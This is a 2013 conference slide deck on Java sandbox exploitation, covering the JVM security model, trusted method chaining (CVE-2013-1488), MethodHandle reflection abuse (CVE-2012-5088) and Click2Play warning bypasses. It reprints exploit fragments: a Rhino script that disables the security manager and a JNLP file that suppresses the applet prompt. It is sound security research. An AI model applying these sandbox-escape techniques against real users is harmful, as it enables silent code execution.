DAIMLER

Recent Java Exploitation Techniques
HackPra 19-06-2013

Matthias Kaiser (matthias.m.kaiser@daimler.com)

Daimler TSS
Enabling Excellence

Recent Java Exploitation Techniques
about me

- Matthias Kaiser
  - @matthias_kaiser
  - working as Lead Expert Offensive Security at Daimler TSS in Ulm
  - enjoying Offensive Security for 4 years now
  - former Java Dev, System Architect and Security Architect at EADS
  - doing Penetration Testing and Vulnerability Research
  - Found vulnerabilities in Oracle Java JRE and SAP

Recent Java Exploitation Techniques
Agenda

- Java Sandbox Vulnerability Overview
- Intro to Sandbox Security
- Techniques
    - Trusted Method Chaining
    - Reflection API Abuse
    - Click2Play Bypass

Recent Java Exploitation Techniques
Java Sandbox Vulnerability Overview

- 2003 - now
  - Memory Corruptions (e.g. [regenrecht], @aradpop, [Vitaliy Toropov], @wtfuzz, @jduck)
  - Argument Injections (e.g. [Tavis Ormandy], [Chris Ries], [me])
  - …
- 2008 - now
  - Privileged Deserialization (e.g. @samikoivu)
  - Trusted Method Chaining (e.g. @samikoivu, @mihi42, @tyranido)
- 2012 - now
  - Core API abuses (e.g. [Adam Gowdiak], @sagar38, @benmmurphy)
  - Type Confusions (e.g. @JeroenFrijters)

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Java allows definition of classes and interfaces
- Classes and interfaces my have fields and methods
- Access scope modifiers define the visibility of classes, fields and methods
  - public: can be accessed by any class
  - package private: can be accessed by classes of the same package
  - protected: can be accessed by subclasses
  - private: can be accessed only within the same class

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Core security relevant components of the JVM
  - JVM Runtime
  - Runtime classes (e.g. rt.jar)
  - Classloaders
  - Bytecode Verifier
  - Security Manager and AccessController
  - Garbage Collector

Recent Java Exploitation Techniques
Intro to Sandbox Security


- Classloader
  - Used to load classes into the VM
  - Inherit from java.lang.Classloader
  - Are chained in a hierarchy (bootstrapCL->extensionsCL->systemCL->AppletCL)
  - Whenever a class is loaded the chain is followed until the “right” class loader is found
  - defineClass() method can define classes with their permissions (“privileges”)
  - Classes from rt.jar are defined in the bootstrap classloader (=privileged code)

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Bytecode Verifier
  - Verifies the byte code in the defineClass()-method
  - Checks if the bytes form a valid class (conforming the class file description)
  - Makes integrity and type safety checks

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Security Manager
  - Class defined in java.lang.SecurityManager
  - Instance referenced in java.lang.System (System.getSecurityManager())
  - Checks and grants access to sensitive operations based on permissions
  - Forwards permission checks to AccessController



Recent Java Exploitation Techniques
Intro to Sandbox Security

- Access Controller
  - Checks for permissions against the current AccessControlContext
  - Checks all frames on the stack
  - If on stack misses a permission an exception is thrown
  - doPrivileged() used to enter and privileged code block

```
somemethod() {
     ...normal code here...
     AccessController.doPrivileged(new PrivilegedAction() {
         public Object run() {
             // privileged code goes here, for example:
             System.loadLibrary("awt");
             return null; // nothing to return
         }
     });
     ...normal code here...
}
```

Source: http://docs.oracle.com/javase/6/docs/api/java/security/AccessController.html

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Access Controller
  - Checks for permissions against the current AccessControlContext
  - The following algorithm is applied (m is last call on the stack)

```
i = m;

while (i > 0) {

     if (caller i's domain does not have the permission)
             throw AccessControlException

     else if (caller i is marked as privileged) {
             if (a context was specified in the call to doPrivileged)
                context.checkPermission(permission)
             return;
     }
     i = i - 1;
};

   // Next, check the context inherited when
   // the thread was created. Whenever a new thread is created, the
   // AccessControlContext at that time is
   // stored and associated with the new thread, as the "inherited"
   // context.

inheritedContext.checkPermission(permission);
```

Source: http://docs.oracle.com/javase/6/docs/api/java/security/AccessController.html

Recent Java Exploitation Techniques
Intro to Sandbox Security


- Access Control Example:

```
package xx.lib;

public class LibClass {
    private static final String OPTIONS = "xx.lib.options";

    public static String getOptions() {
        // checked by SecurityManager
        return System.getProperty(OPTIONS);
    }
}

package yy.app;

class AppClass {
    public static void main(String[] args) {
        System.out.println(
            xx.lib.LibClass.getOptions()
        );
    }
}
```

Source: http://www.oracle.com/technetwork/java/seccodeguide-139067.html

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Access Control Example:




Source: http://www.oracle.com/technetwork/java/seccodeguide-139067.html

Recent Java Exploitation Techniques
Intro to Sandbox Security

- Access Control Example:

`AccessController.doPrivileged` enables code to exercise its own permissions when performing `SecurityManager`-checked operations. For the purposes of security checks, the call stack is effectively truncated below the caller of `doPrivileged`. The immediate caller is included in security checks.



In the above example, the privileges of the `OtherClass` frame are ignored for security checks.

Source: http://www.oracle.com/technetwork/java/seccodeguide-139067.html

Recent Java Exploitation Techniques
Techniques

write once,
run anywhere

Recent Java Exploitation Techniques
Techniques

write once,
exploit anywhere

Recent Java Exploitation Techniques
Trusted Method Chaining

A specific vulnerability class

- Discovered by the famous Sami Koivu
- “Java Trusted Method Chaining” (CVE-2010-0840) was the first public vulnerability (found by Sami, affected java 1.4.2-1.6)
- Sami got a pwnie for CVE-2010-0840
- Michael Schierl found another great Trusted Method Chaining Vulnerability, the well-known “Rhino” vulnerability (CVE-2011-3544)
- At Pwn2Own 2013 James Forshaw pwned Java 7 using one 0-day to circumvent the “fix” for CVE-2011-3544

Recent Java Exploitation Techniques
Trusted Method Chaining

Sami's discovery:

- "In a case when an unprivileged class inherits from a privileged one and the class does not overload the method that is to be called and that is pushed onto the call stack, this will be the privileged class that will be the subject of a permission check, not the untrusted class" (*)

(*) Source: http://www.security-explorations.com/materials/se-2012-01-report.pdf

Recent Java Exploitation Techniques
Trusted Method Chaining

How it works:

- A untrusted subclass can inherit trusted methods from superclass, if the method is not overwritten
- By finding interfaces methods with the same name as the inherited methods a trusted chain can be constructed (e.g. toString combined with a “Set” class)
- Goal: Construct a chain of method calls originating from privileged classes (e.g. built in classes from rt.jar)
- As long as privileged code is on the stack all privileges are granted

Recent Java Exploitation Techniques
Techniques

CVE-2013-1488

Recent Java Exploitation Techniques
CVE-2013-1488

Overview:

- James exploited this vulnerability in two steps during Pwn2Own
- With the first step, he was able load and initiate classes under a privileged context using a trusted chain
- With the second step he was able to create a trusted method chain using the same exploitation technique as in Michael Schierl's Rhino exploit

Recent Java Exploitation Techniques

CVE-2013-1488

```
private static void loadInitialDrivers() {
    String drivers;
    try {
        drivers = AccessController.doPrivileged(new PrivilegedAction<String>() {
            public String run() {
                return System.getProperty("jdbc.drivers");
            }
        });
    } catch (Exception ex) {
        drivers = null;
    }
    // If the driver is packaged as a Service Provider, load it.
    // Get all the drivers through the classloader
    // exposed as a java.sql.Driver.class service.
    // ServiceLoader.load() replaces the sun.misc.Providers()

    AccessController.doPrivileged(new PrivilegedAction<Void>() {
        public Void run() {

            ServiceLoader<Driver> loadedDrivers = ServiceLoader.load(Driver.class);
            Iterator driversIterator = loadedDrivers.iterator();

            /* Load these drivers, so that they can be instantiated.
             * It may be the case that the driver class may not be there
             * i.e. there may be a packaged driver with the service class
             * as implementation of java.sql.Driver but the actual class
             * may be missing. In that case a java.util.ServiceConfigurationError
             * will be thrown at runtime by the VM trying to locate
             * and load the service.
             *
             * Adding a try catch block to catch those runtime errors
             * if driver not available in classpath but it's
             * packaged as service and that service is there in classpath.
             */
            try{
                while(driversIterator.hasNext()) {
                    println(" Loading done by the java.util.ServiceLoader :  "+driversIterator.next());
                }
```

Recent Java Exploitation Techniques
CVE-2013-1488


Summary:

- For loading the JDBC drivers the ServiceLoader framework is used
- Loading of JDBC drivers is done in a doPrivileged() block, thus running under elevated privileges
- ServiceLoader loads classes based on Manifest entry
- James tricked the ServiceLoader to load and create an object of “com.sun.script.javascript.RhinoScriptEngine“ under a privileged context
- By creating a trusted chain as in Michael Schierl‘s Rhino exploit the Sandbox escape can be accomplished

Recent Java Exploitation Techniques
CVE-2013-1488

Details Step #1:

- James implemented two drivers
- FakeDriver loads “com.sun.script.javascript.RhinoScriptEngine“ my using a trusted chain



Source: http://www.contextis.com/research/blog/java-pwn2own/

Recent Java Exploitation Techniques
CVE-2013-1488

Details Step #2:

- Using a second driver the Rhino exploitation technique was used

```
public class FakeDriver2 extends HashSet implements java.sql.Driver
{
    public static final String URL_PREFIX = "jdbc:msf:sql:";

    static {

    }

    public FakeDriver2() {
        Iterator i = FakeDriver._s1.iterator();
        try {
            ScriptEngine e = (ScriptEngine)i.next();
            Object proxy = (Object) e.eval(
                "this.toString = function() {" +
                "   java.lang.System.setSecurityManager(null);" +
                "   return '';" +
                "};" +
                "e = new Error();" +
                "e.message = this;" +
                "e");
            this.add(proxy);
        } catch (Exception ex) {
            //ex.printStackTrace();
        }
    }
```

Recent Java Exploitation Techniques
CVE-2013-1488

Details Step #2:

- The Rhino exploitation technique uses the scripting capabilities of the JRE
- With Rhino you can call Javascript from Java and visa versa
- How it works (2):

A script that exploits this vulnerability has to:

- Assign a `toString()` method to `this` that will disable the security manager and then run your payload
- Create a new JavaScript error object
- Overwrite the error object's `message` property by `this`
- Return the error object

Source: http://schierlm.users.sourceforge.net/CVE-2011-3544.html

Recent Java Exploitation Techniques
Techniques

CVE-2013-1488

Demo

Recent Java Exploitation Techniques
Reflection API Abuse

Reflection is the “preferred way” of:

- loading classes dynamically
- Invoking methods dynamically
- Manipulating fields dynamically
- Inspecting object and classes dynamically
- Etc.

Recent Java Exploitation Techniques
Reflection API Abuse

Various API's

- Core API
  - Mostly java.lang.Class and java.lang.reflect.*
- New API
  - Since Java 7
  - Implemented in java.lang.invoke.*

Recent Java Exploitation Techniques
Techniques

CVE-2012-5088

Recent Java Exploitation Techniques
CVE-2012-5088

Overview:

- Vulnerability was discovered by Security Explorations
- < Java 7 update 7
- Exploits a vulnerability in the MethodHandle class of the new Reflection API

Recent Java Exploitation Techniques
CVE-2012-5088

Intro to MethodHandle:

```
Object x, y; String s; int i;
MethodType mt; MethodHandle mh;
MethodHandles.Lookup lookup = MethodHandles.lookup();
// mt is (char,char)String
mt = MethodType.methodType(String.class, char.class, char.class);
mh = lookup.findVirtual(String.class, "replace", mt);
s = (String) mh.invokeExact("daddy",'d','n');
// invokeExact(Ljava/lang/String;CC)Ljava/lang/String;
assertEquals(s, "nanny");
// weakly typed invocation (using MHs.invoke)
s = (String) mh.invokeWithArguments("sappy", 'p', 'v');
```

Recent Java Exploitation Techniques
CVE-2012-5088

The vulnerability:

```
public Object invokeWithArguments(Object... arguments) throws Throwable {
    int argc = arguments == null ? 0 : arguments.length;
    MethodType type = type();
    if (type.parameterCount() != argc || isVarargsCollector()) {
        // simulate invoke
        return asType(MethodType.genericMethodType(argc)).invokeWithArguments(arguments);
    }
    MethodHandle invoker = type.invokers().varargsInvoker();
    return invoker.invokeExact(this, arguments);
}
```

32	origin	`java.lang.invoke.MethodHandle`
	cause	the possibility to call `invokeExact` from a system wrapper method
	impact	bypass of security checks based on the immediate caller
	type	complete security bypass vulnerability

Source: http://www.security-explorations.com/materials/se-2012-01-report.pdf

Recent Java Exploitation Techniques
CVE-2012-5088

Vulnerability details:

- MethodHandle.invokeWithArguments() is calling MethodHandle.invokeExact()
- invokeExact() is just checking the immediate caller
- If the immediate caller is a trusted class (e.g. from rt.jar), arbitrary methods of arbitrary classes can be called!

Recent Java Exploitation Techniques
CVE-2012-5088

Exploitation:

- Easy!

3.3.2 `sun.org.mozilla.javascript.internal.DefiningClassLoader`

Vector prerequisite:

- access to restricted public classes and their public methods

A common exploitation scenario proceeded in the following way:

- an instance of `Context` class was obtained by calling static `enter` method of `sun.org.mozilla.javascript.internal.Context` class
- `DefiningClassLoader` instance was obtained by calling `createClassLoader` method on the Context instance obtained
- `defineClass` method of DefiningClassLoader instance was invoked. As a result, custom `Helper` class was defined in a system (`null`) class loader's namespace and in a system (`null`) protection domain. As a result, `Helper` class was fully privileged and could for example make a successful call to `setSecurityManager` method of `java.lang.System` class and switch off the security manager completely (all in a proper `doPrivileged` block).

Source: http://www.security-explorations.com/materials/se-2012-01-report.pdf

Recent Java Exploitation Techniques
Techniques

CVE-2012-5088

Demo

Recent Java Exploitation Techniques
Click2Play Bypass

Overview:

- With Java 7 update 11 “Click-2-Play” was introduced
- For Java Applets Java is asking now “Do you want to run this Application?”
- One way getting around this “Prompt” was found immediately using a serialized applet (1):

```
<embed object="object.ser" type="application/x-java-applet;version=1.6">
```

- Was fixed immediately …

Source: http://immunityproducts.blogspot.com.ar/2013/02/keep-calm-and-run-this-applet.html

Recent Java Exploitation Techniques
Click2Play Bypass

Overview:

- The newest vector is to start an Java Applet using JavaWebStart

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0" xmlns:jfx="http://javafx.com" href="applet_security_bypass.jnlp">
  <information>
    <title>Applet Test JNLP</title>
    <vendor>demo</vendor>
    <description>basic applet test</description>
    <offline-allowed/>
  </information>

   <resources>
        <j2se version="1.7" href="http://java.sun.com/products/autodl/j2se" />
        <jar href="basicApplet.jar" main="true" />
  </resources>
  <applet-desc
    name="Demo Applet"
    main-class="Main"
    width="1"
    height="1">
     <param name="__applet_ssv_validated" value="true"></param>
 </applet-desc>
 <update check="background"/>

</jnlp>
```

Source: http://immunityproducts.blogspot.de/2013/04/yet-another-java-security-warning-bypass.html

Recent Java Exploitation Techniques

Q & A

Thank you!

Daimler TSS GmbH

Wilhelm-Runge-Straße 11
89081 Ulm, Germany
Phone +49 731 505-06
Fax +49 731 505-65 99
tss@daimler.com

Internet: www.daimler-tss.com
Intranet: intra.corpintra.net/intra-itc/tss
Intranet-Portal-Code: @TSS